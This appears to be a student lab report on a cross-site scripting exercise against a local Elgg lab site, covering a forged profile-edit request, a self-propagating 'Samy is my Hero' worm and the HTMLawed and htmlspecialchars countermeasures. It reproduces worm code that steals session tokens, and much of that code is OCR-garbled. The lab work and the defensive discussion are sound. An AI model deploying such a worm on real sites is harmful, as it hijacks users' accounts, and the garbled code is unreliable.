
    var userName=elgg.session.user.name;
    var guid=__elgg_ts+elgg.session.user.guid;
    var ts=__elgg_ts+elgg.security.token.__elgg_ts;
    var token=__elgg_token+elgg.security.token.__elgg_token;
    var desc=&description=Samy+ls+my+Hero+&accesslevel=2&description%5D=2";
    var name=&name=+userName;

    var sendurl="http://www.xsslalogg.com/action/profile/edit";
    var content=token+ts+name+desc+guid;
    var samyGuid=47;

    if(elgg.session.user.guid!=samyGuid) {
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslalogg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
```

The terminal window includes a vertical toolbar on the left with icons for file operations like Open, Save, and Cut/Paste, and a horizontal toolbar at the bottom with tabs for "JavaScript", "Tab Width: 8", "Ln 24, Col 3", and "INS".

Screenshot 5.1: Attack.js file



Screenshot 5.2: Alice's profile before the attack

The screenshot shows a Mozilla Firefox window with the title "Samy : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabe...com/profile/samy". The main content area shows a profile for "Samy" with a blue-toned background image of a person working on a laptop. Below the image are three buttons: "Remove friend", "Send a message", and "Report user". To the right of the profile is a "Friends" section containing two small profile pictures. The browser interface includes a vertical toolbar on the left and a standard top bar with icons.

Screenshot 5.3: Alice visits Samy's profile


The screenshot shows a Mozilla Firefox window with the title "Alice : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabe...com/profile/alice". The main content area shows a profile for "Alice" with a cartoon illustration of a girl looking at flowers. Below the image are two buttons: "Edit profile" and "Edit avatar". To the right of the profile is a "Friends" section containing two small profile pictures. An "Add widgets" button is visible above the friends section. The browser interface includes a vertical toolbar on the left and a standard top bar with icons.

Screenshot 5.4: Alice's profile gets updated which means attack successful

In this attack, the same is done except this time, a POST request is sent using the attack.js file.

The malicious code is put in attack.js file. This file fetches the Elgg token and Elgg secret token using javascript and sends the POST request to edit the profile description. When Alice or any other person visits Samy's profile, the user's elgg secret token is fetched dynamically and POST request is sent to change the current user's profile description to whatever message is specified in the attack.js file. In this attack, the message 'Samy is my Hero' is used as it can be seen in the code (Screenshot 5.1).

TASK 6:



The screenshot shows a code editor window titled "attack.js [Read-Only] (/var/www/html) - gedit". The code is written in JavaScript and performs the following steps:

- It sets up an onload event handler.
- It retrieves the user's name and guid from the session.
- It constructs a token string combining the elgg security token and the current timestamp.
- It creates a brief description string concatenating the user's name and the message "Samy+is+my+Hero".
- It creates a JavaScript code block that encodes the user's name and the brief description into a worm component.
- It constructs the URL for the profile edit action and appends the token, name, desc, and briefdesc parameters.
- It sends an Ajax POST request to the specified URL with the constructed content.

```
attack.js [Read-Only] (/var/www/html) - gedit
Open Save
window.onload=function() {
    var userName=elgg.session.user.name;
    var guid+"&guid="+elgg.session.user.guid;
    var ts="__elgg_ts__"+elgg.security.token.__elgg_ts__;
    var token=__elgg_token__+elgg.security.token.__elgg_token__;
    var briefdesc=__briefdescription=Samy+is+my+Hero__.concat(__accesslevel%5Bbriefdescription%5D=2__);
    var name=__name__+userName;
    var jsCode=<script type='type/javascript' id=worm>.concat(document.getElementById("worm").innerHTML).concat(</>).concat(<script>);
    var wormCode=encodeURIComponent(jsCode);
    var desc=__description__ .concat(wormCode).concat(__accesslevel%5Bbriefdescription%5D=2__);

    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var content=token+ts+name+desc+briefdesc+guid; //FILL-IN
    var samyGuid=47; //FILL-IN

    if(elgg.session.user.guid!=samyGuid) {
        //create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
```

Screenshot 6.1: Attack.js code

![Screenshot of the XSS Lab Site showing the 'Edit profile' page for user 'Samy'. The 'Brief description' field contains malicious JavaScript code: <script type=](http://www.example.com/attack.js)

Edit profile : XSS Lab Site - Mozilla Firefox

Edit profile : XSS Lab Site +

www.xsslabelgg.com/profile/samy/edit

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name Samy

About me

Brief description

```
<script type="text/javascript" id="worm" src="http://www.example.com/attack.js"></script>
```

Public

Public

Samy

Search

Blogs Bookmarks Files Pages Wire posts

Edit avatar Edit profile

Change your settings Account statistics

Notifications Group notifications

Screenshot 6.2: Adding the attack.js javascript code in description of Samy

Alice : XSS Lab Site - Mozilla Firefox

Alice : XSS Lab Site +

www.xsslabelgg.com/profile/alice

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Add widgets

Alice

Edit profile Edit avatar

Blogs Bookmarks Files Pages Wire posts

Friends

Screenshot 6.3: Alice's profile before

A screenshot of a Mozilla Firefox browser window showing Alice's profile on the XSS Lab Site. The URL in the address bar is www.xsslabelgg.com/profile/alice. The page title is "XSS Lab Site". The main content area shows Alice's profile picture, her name "Alice", and her brief description: "Brief description: Samy is my Hero". Below this, there is an "About me" section with the text "NaN". On the left sidebar, there are links for "Edit profile" and "Edit avatar", followed by a list of user links: Blogs, Bookmarks, Files, Pages, and Wire posts. On the right sidebar, there is a "Friends" section with a placeholder message "No friends yet." and an "Add widgets" button.

Screenshot 6.4: Alice's profile description after she visits Samy's profile

A screenshot of a Mozilla Firefox browser window showing Boby's profile on the XSS Lab Site. The URL in the address bar is www.xsslabelgg.com/profile/boby. The page title is "XSS Lab Site". The main content area shows Boby's profile picture, his name "Boby", and an empty "About me" section. On the left sidebar, there are links for "Edit profile" and "Edit avatar", followed by a list of user links: Blogs, Bookmarks, Files, Pages, and Wire posts. On the right sidebar, there is a "Friends" section with the message "No friends yet." and an "Add widgets" button.

Screenshot 6.5: Boby's profile before the attack

A screenshot of a Mozilla Firefox browser window titled "Alice : XSS Lab Site - Mozilla Firefox". The address bar shows the URL www.xsslabeLgg.com/profile/alice. The main content area displays a profile for "Alice" with a cartoon illustration of a girl with blonde hair. Below the image are three buttons: "Add friend", "Send a message", and "Report user". To the right of the image is a "Brief description" field containing "Samy is my Hero" and an "About me" field containing "NaN". A sidebar on the left contains links for "Activity", "Blogs", "Bookmarks", "Files", "Groups", and "More ». On the far left is a vertical toolbar with various icons. A "Friends" sidebar on the right shows a single friend entry with a small profile picture.

Screenshot 6.6: Boby visits Alice's profile

A screenshot of a Mozilla Firefox browser window titled "Boby : XSS Lab Site - Mozilla Firefox". The address bar shows the URL www.xsslabeLgg.com/profile/boby. The main content area displays a profile for "Boby" with an illustration of a boy wearing a yellow hard hat and tool belt. Below the image are two buttons: "Edit profile" and "Edit avatar". To the right of the image is a "Brief description" field containing "Samy is my Hero" and an "About me" field containing "NaN". A "Friends" sidebar on the right shows a message "No friends yet." with an "Add widgets" button above it. The interface is identical to Screenshot 6.6, with a vertical toolbar on the left and a "Friends" sidebar on the right.

Screenshot 6.7: Boby's profile description after visiting Alice's profile

Initially Samy makes this worm only for the users visiting his profile. Alice visits Samy's profile and gets infected with the worm. Further, when Bob visits Alice(the infected victim), the worm shows its effects and infects Bob also. Hence this worm is spreading from user to user and infecting users at an exponential rate.

This worm is spreading by:

When a user visits the profile of the attacker, the attacker's malicious code writes itself into the description of the victim. This makes the victim like an attacker for other users. This is the mechanism it adopts to spread through.

TASK 7:

The screenshot shows the 'Edit profile' page for the user 'Samy' on the 'XSS Lab Site'. The 'About me' field contains the following malicious JavaScript code:


```
<script type="text/javascript" id="worm">
window.onload=function() {
var userName=elgg.session.user.name;
var guid=&_guid=+elgg.session.user.guid;
var ts=&_elgg_ts=+elgg.security.token._elgg_ts;
var token=&_elgg_token=+elgg.security.token._elgg_token;

var briefdesc=&briefdescription=Samy+is+my+Hero.concat("&accesslevel%5Bbriefdescription%5D=2");
var name=&name=+userName;
var jsCode=<script>
tune=tune||!window.print;if(worm){
concat(document.createElementById("worm").innerHTML)\ concat("}
}</script>+jsCode;
eval(jsCode);
}</script>
```


The right sidebar displays the user 'Samy' with the following statistics and links:

- Blogs
- Bookmarks
- Files
- Pages
- Wire posts
- Edit avatar
- [Edit profile](#)
- Change your settings
- Account statistics
- Notifications
- Group notifications

Screenshot 7.1: Adding the malicious code in Samy's description before countermeasures



Screenshot 7.2: Samy's profile shows nothing in description since javascript code



Screenshot 7.3: plugin HTMLLawed installed by admin

The screenshot shows a Firefox browser window titled "Samy : XSS Lab Site - Mozilla Firefox". The URL in the address bar is "www.xsslabelgg.com/profile/samy". The main content area displays a profile for a user named "Samy". On the left, there is a sidebar with various icons for Activity, Blogs, Bookmarks, Files, Groups, and More. The profile page has a blue header with the title "XSS Lab Site". Below the header, there is a "Friends" section stating "No friends yet." The main content area contains a large block of JavaScript code, which is the XSS payload. The code includes variables like `window`, `var`, `var guid`, `var token`, and `var briefdesc`. It also contains comments explaining the logic, such as "create and send Ajax request to modify profile". The code is intended to be injected into the DOM to exploit the system.

Screenshot 7.4: Samy's profile after HTMLLawed installed

The screenshot shows a code editor window titled "dropdown.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - edit". The file path is "/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output". The code editor shows the PHP file "dropdown.php". The code is as follows:

```

dropdown.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - edit
dropdown.php
/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output
Save

dropdown.php

/*
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];

```

Screenshot 7.5: htmlspecialchars line in dropdown.php uncommented



```
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 */
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
$encoded_value = $vars['value'];


if (!empty($vars['value'])) {
    echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```

Screenshot 7.6: htmlspecialchars line in email.php uncommented



```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
```

Screenshot 7.7: htmlspecialchars line in text.php uncommented



```
if ($vars['data-confirm'] === true) {
    $vars['data-confirm'] = elgg_echo('question:areyousure');
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
    $url = trim($vars['value']);
    unset($vars['value']);
}

if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    $text = $url;
}
```

Screenshot 7.8: htmlspecialchars line in url.php uncommented

The screenshot shows a Mozilla Firefox browser window with the title "Samy : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabeLgg.com/profile/samy". The main content area shows a user profile for "Samy". The "About me" field contains the following JavaScript code:

```
window.onload=function() {
var userName=elgg.session.user.name;
var guid=&quot;"+elgg.session.user.guid;
var ts=&quot;_elgg_ts"+elgg.security.token._elgg_ts;
var token=&quot;_elgg_token"+elgg.security.token._elgg_token;

var briefdesc=&
briefdescription=Samy+is+my+Hero.concat("&
accesslevel%5Bbriefdescription%5D=2");
var name=&names=userName;
var
jsCode="" .concat(document.getElementById("worm").innerHTML).concat("</");
var wormCode=encodeURI(Component[jsCode]);
var desc=&quot;"+concat(wormCode).concat("&
accesslevel%5Bbriefdescription%5D=2");

var sendurl="http://www.xsslabeLgg.com/action/profile/edit";
var content=token+ts+name+desc+briefdesc+guid; //FILL-IN
var samyGuid=47; //FILL-IN

if(elgg.session.user.guid!=samyGuid) {
//create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabeLgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
Ajax.send(content);
}
}
```

Screenshot 7.9: Samy's profile after uncommenting `htmlspecialchars` line and enabling `HTMLLawed`

There are two components in this task:

1. enabling `HTMLLawed` plugin(done by admin of the site)
2. uncommenting HTML special characters

Enabling `HTMLLawed` plugin:

On enabling this, the malicious code in the description of the attacker doesn't work.

This is because the script tags in the code are removed as it can be seen in Screenshot 7.4. Since there are no script tags, the malicious code acts as a text instead of javascript code. Hence the attack is unsuccessful.

Uncommenting HTML special characters:

The lines with '`htmlspecialchars`' are uncommented in the `dropdown.php`, `email.php`, `text.php` and `url.php`. The attack again fails. This line encodes the special characters in the description of the profile. The special characters like `<`, `>`, `{`, `}` are encoded hence there is no way the code will run.